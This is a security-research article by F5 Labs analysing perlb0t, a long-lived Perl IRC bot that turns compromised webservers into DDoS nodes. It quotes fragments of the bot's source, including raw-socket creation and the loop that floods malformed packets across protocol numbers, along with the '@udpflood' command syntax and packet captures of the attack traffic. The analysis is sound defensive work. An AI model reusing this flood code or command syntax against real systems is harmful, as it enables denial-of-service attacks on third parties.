ARTICLE

perlb0t: Still in the Wild with UDP Flood DDoS Attacks

Written by: Maxim Zavodchik

Date: July 24, 2014

This ancient bot, also known as the “Mambo” bot (due to an old vulnerability in the Mambo CMS it tried to exploit) has been around for a very long time, and many variations of it have been seen. However, from our observations, it is still being actively used in recent exploitations.

After successfully exploiting an existing vulnerability on an unpatched webserver, a malicious Perl-based script is executed and turns the webserver into a member of a botnet. The names of the variables and functions in the code reveal that the bot author is likely a Portuguese speaker. Examples are words such as “servidor” (server), “conectar” (connect) and “pacotes” (packets).

```
sub conectar {
    my $meunick = $_[0];
```

```
my (%pacotes);
$pacotes{icmp} = $pacotes{igmp} = $pacotes{udp} = $pacotes{o} = $pacotes{tcp} = 0;
```

Figure 1: Samples of Portuguese script

Like every “good” bot, perlb0t supports several functionalities, such as port scanning, using Google search to find other vulnerable servers (also known as “Google Dorking”), running shell commands on the server and more. However, it seems that the main business model of this bot is a DDoS service.

The bot supports HTTP and TCP floods, by sending “GET” requests or just opening (3-way handshake) and closing TCP connections respectively.

```
GET / HTTP/1.1
Accept: */*
Host: <target>
Connection: Keep-Alive
```

Figure 2: Straightforward “GET” attack

But the most interesting DDoS functionality in this bot is the “UDP flood”, as its author calls it. At first glance it seems like the author is trying to create specific floods (ICMP, UDP, IGMP, TCP), however when further analyzing, this functionality is no more than just sending malformed packets of different protocols. Let’s look at this one…

```
$bytes{igmp} = $2 * $pacotes{igmp};
$bytes{icmp} = $2 * $pacotes{icmp};
$bytes{o} = $2 * $pacotes{o};
$bytes{udp} = $2 * $pacotes{udp};
$bytes{tcp} = $2 * $pacotes{tcp};
```

Figure 3: UDP flood functionality

The C&C (Command&Control) instructs its bots to perform a “UDP flood” with 3 parameters:

1. Target (IP/Domain)

2. Packet size (in Kbytes)

3. Duration (in seconds)

IRC Messages

[C&C] UDP flood command: *“@udpflood <target> <packet_size> <seconds>”*

[BOT] Before attack starts: *“PRIVMSG <c&c>:\002[UDP]\002 Attacking <target> with <payload_size> Kb packets for <seconds> seconds.”*

[BOT] After attack completes: *“PRIVMSG <c&c>:\002[UDP]\002 Sent <bytes> Kb in <time> seconds to <target>.”*

```
socket(SOCK1, PF_INET, SOCK_RAW, 2) or $cp++;
socket(SOCK2, PF_INET, SOCK_DGRAM, 17) or $cp++;
socket(SOCK3, PF_INET, SOCK_RAW, 1) or $cp++;
socket(SOCK4, PF_INET, SOCK_RAW, 6) or $cp++;
return(undef) if $cp == 4;
```

Figure 4: Using raw and datagram sockets

As we see from the source code, the bot uses raw sockets for the three types of packets, with different protocol numbers as the third argument, and one datagram socket for simple UDP. Using a raw socket enables the attacker to control more fields in the packet itself, however the bot writer needs to manually construct all the protocol headers.

Decimal	Hex	Keyword	Protocol
0	0x00	HOPOPT	IPv6 Hop-by-Hop Option
1	0x01	ICMP	Internet Control Message Protocol
2	0x02	IGMP	Internet Group Management Protocol
3	0x03	GGP	Gateway-to-Gateway Protocol
4	0x04	IP-in-IP	IP-Within-IP (encapsulation)
5	0x05	ST	Internet Stream Protocol
6	0x06	TCP	Transmission Control Protocol
7	0x07	CBT	Core-based trees
8	0x08	EGP	Exterior Gateway Protocol
9	0x09	IGP	Interior Gateway Protocol (any private interior gateway (used b
10	0x0A	BBN-RCC-MON	BBN RCC Monitoring
11	0x0B	NVP-II	Network Voice Protocol
12	0x0C	PUP	Xerox PUP
13	0x0D	ARGUS	ARGUS
14	0x0E	EMCON	EMCON
15	0x0F	XNET	Cross Net Debugger
16	0x10	CHAOS	Chaos
17	0x11	UDP	User Datagram Protocol
18	0x12	MUX	Multiplexing
19	0x13	DCN-MEAS	DCN Measurement Subsystems
20	0x14	HMP	Host Monitoring Protocol
21	0x15	PRM	Packet Radio Measurement

Figure 5: Table of supported IP protocols

By looking at the table of supported IP protocols, we see that the bot creates raw packets of IGMP, ICMP and TCP protocols. Those packets are just being marked with those protocol numbers, however other fields and headers are not actually set. The packet is filled with “A” characters according to the size specified by the C&C command, making the packet a malformed one.

However, even more interesting is the distinction the bot writer makes between the above protocols and other protocols the writer uses afterward. After sending malformed IGMP, UDP, ICMP and TCP packets, the bot will send 252 additional malformed packets of all other protocols (running from 3 to 255 protocol numbers, skipping previously sent protocols).

```
for (my $pc = 3; $pc <= 255;$pc++) {
  next if $pc == 6;
  $cur_time = time - $itime;
  last if $cur_time >= $ftime;
  socket(SOCK5, PF_INET, SOCK_RAW, $pc) or next;
  send(SOCK5, $msg, 0, sockaddr_in($porta, $iaddr)) and $pacotes{o}++;
}
```


Figure 6: One loop in the attack

The above screenshot displays a single loop in the attack, while each loop uses a different source port sequentially (running from 1 to 65000). Note the inaccuracy; the bot writer must have meant to run over all the 65k ports, which is 65,536.

No.	Source	Destination	Protocol	SrcPort	DstPort	Length	Info	
59	172.29.43.79	172.16.185.146	IGAP			134	Membership Query	<---IGMP
60	172.29.43.79	172.16.185.146	ICMP			134	Unknown ICMP (obsolete or malformed?)	<-- ICMP
61	172.29.43.79	172.16.185.146	IPv4			134	GGP (0x03)	
62	172.16.185.146	172.29.43.79	ICMP			162	Destination unreachable (Protocol unreachable)	
63	172.29.43.79	172.16.185.146	IPv4			134	Bogus IP header length (4, must be at least 20)	
64	172.29.43.79	172.16.185.146	UDP	52040	1	142	Source port: 52040 Destination port: 1	<-- UDP
65	172.29.43.79	172.16.185.146	IPv4			134	Stream (0x05)	
66	172.29.43.79	172.16.185.146	IPv4			134	CBT (0x07)	
67	172.29.43.79	172.16.185.146	IGRP			134	Unknown version or opcode[Malformed Packet]	
68	172.29.43.79	172.16.185.146	IPv4			134	BBN RCC (0x0a)	
69	172.29.43.79	172.16.185.146	IPv4			134	EGP (0x08)	
70	172.29.43.79	172.16.185.146	IPv4			134	Network Voice (0x0b)	
71	172.29.43.79	172.16.185.146	IPv4			134	PUP (0x0c)	
72	172.29.43.79	172.16.185.146	IPv4			134	ARGUS (0x0d)	
73	172.29.43.79	172.16.185.146	IPv4			134	EMCON (0x0e)	<--- Other protocols sequentially incremented
74	172.29.43.79	172.16.185.146	IPv4			134	XNET (0x0f)	
75	172.29.43.79	172.16.185.146	IPv4			134	CHAOS (0x10)	
76	172.29.43.79	172.16.185.146	IPv4			134	Multiplex (0x12)	
77	172.29.43.79	172.16.185.146	IPv4			134	DCN Measurement (0x13)	
78	172.29.43.79	172.16.185.146	IPv4			134	Host Monitoring (0x14)	
79	172.29.43.79	172.16.185.146	IPv4			134	Packet radio (0x15)	
80	172.29.43.79	172.16.185.146	IPv4			134	IDP (0x16)	
81	172.29.43.79	172.16.185.146	IPv4			134	Trunk-1 (0x17)	
82	172.29.43.79	172.16.185.146	IPv4			134	Trunk-2 (0x18)	

Figure 7: Sample bot traffic

As we see from the bot's traffic, a sequence of malformed packets is sent (the only well-formed is UDP), while the protocol number is sequentially incremented. (In the screenshot, this is shown as: 0xc, 0xd, 0xe, 0xf, 0x10…)It is important to note, that creating raw sockets needs administrative privileges, so if the infected webserver does not run as the root user, the attack will be a simple UDP flood.



No.	Source	Destination	Protocol	SrcPort	DstPort	Length	Info
67	172.29.43.79	192.168.188.144	UDP	33623	1	142	Source port: 33623 Destination port: 1
68	192.168.188.144	172.29.43.79	ICMP	33623	1	170	Destination unreachable (Port unreachable)
69	172.29.43.79	192.168.188.144	UDP	33623	2	142	Source port: 33623 Destination port: 2
70	172.29.43.79	192.168.188.144	UDP	33623	3	142	Source port: 33623 Destination port: 3
71	172.29.43.79	192.168.188.144	ECHO	33623	7	142	Request
72	172.29.43.79	192.168.188.144	UDP	33623	4	142	Source port: 33623 Destination port: 4
73	172.29.43.79	192.168.188.144	UDP	33623	6	142	Source port: 33623 Destination port: 6
74	172.29.43.79	192.168.188.144	UDP	33623	5	142	Source port: 33623 Destination port: 5
75	172.29.43.79	192.168.188.144	UDP	33623	9	142	Source port: 33623 Destination port: 9
76	172.29.43.79	192.168.188.144	UDP	33623	8	142	Source port: 33623 Destination port: 8
77	172.29.43.79	192.168.188.144	UDP	33623	10	142	Source port: 33623 Destination port: 10
78	172.29.43.79	192.168.188.144	UDP	33623	11	142	Source port: 33623 Destination port: 11
79	172.29.43.79	192.168.188.144	UDP	33623	12	142	Source port: 33623 Destination port: 12
80	172.29.43.79	192.168.188.144	DAYTIME	33623	13	142	DAYTIME Request
81	172.29.43.79	192.168.188.144	UDP	33623	14	142	Source port: 33623 Destination port: 14
82	172.29.43.79	192.168.188.144	UDP	33623	15	142	Source port: 33623 Destination port: 15
83	172.29.43.79	192.168.188.144	UDP	33623	16	142	Source port: 33623 Destination port: 16
84	172.29.43.79	192.168.188.144	UDP	33623	17	142	Source port: 33623 Destination port: 17
85	172.29.43.79	192.168.188.144	UDP	33623	18	142	Source port: 33623 Destination port: 18
86	172.29.43.79	192.168.188.144	UDP	33623	20	142	Source port: 33623 Destination port: 20
87	172.29.43.79	192.168.188.144	UDP	33623	19	142	Source port: 33623 Destination port: 19
88	172.29.43.79	192.168.188.144	UDP	33623	21	142	Source port: 33623 Destination port: 21
89	172.29.43.79	192.168.188.144	UDP	33623	22	142	Source port: 33623 Destination port: 22
90	172.29.43.79	192.168.188.144	UDP	33623	23	142	Source port: 33623 Destination port: 23
91	172.29.43.79	192.168.188.144	UDP	33623	24	142	Source port: 33623 Destination port: 24
92	172.29.43.79	192.168.188.144	UDP	33623	25	142	Source port: 33623 Destination port: 25
93	172.29.43.79	192.168.188.144	UDP	33623	27	142	Source port: 33623 Destination port: 27
94	172.29.43.79	192.168.188.144	UDP	33623	29	142	Source port: 33623 Destination port: 29
95	172.29.43.79	192.168.188.144	UDP	33623	26	142	Source port: 33623 Destination port: 26
96	172.29.43.79	192.168.188.144	UDP	33623	28	142	Source port: 33623 Destination port: 28

Figure 8: UDP flood

Note the destination port sequence.

To sum up, a lot of attackers are lazy. They will do the minimum required to make their money suggesting DDoS services. As we learn from this example, an ancient bot first detected back around 2005 is still in the wild. Having the same basic structure, with edited nuances and sometimes functionality, it still spreads by exploiting recently discovered web vulnerabilities, making your web server part of a botnet.

About F5 Labs

F5 Labs combines the expertise of our security researchers with the threat intelligence data we collect to provide actionable, global intelligence on current cyber threats—and to identify future trends. We look at everything from threat actors, to the nature and source of attacks, to post-attack analysis of significant incidents to create a comprehensive view of the threat landscape. From the newest malware variants to zero-day exploits and attack trends, F5 Labs is where you'll find the latest insights from F5's threat intelligence team.

F5 Networks, Inc. | f5.com

US Headquarters: 401 Elliott Ave W, Seattle, WA 98119 | 888-882-4447 // Americas: info@f5.com // Asia-Pacific: apacinfo@f5.com // Europe/Middle East/Africa: emeainfo@f5.com // Japan:f5j-info@f5.com

©2016 F5 Networks, Inc. All rights reserved. F5, F5 Networks, and the F5 logo are trademarks of F5 Networks, Inc. in the U.S. and in certain other countries. Other F5 trademarks are identified at f5.com. Any other products, services, or company names referenced herein may be trademarks of the irrespective owners with no endorsement or affiliation, expressed or implied, claimed by F5.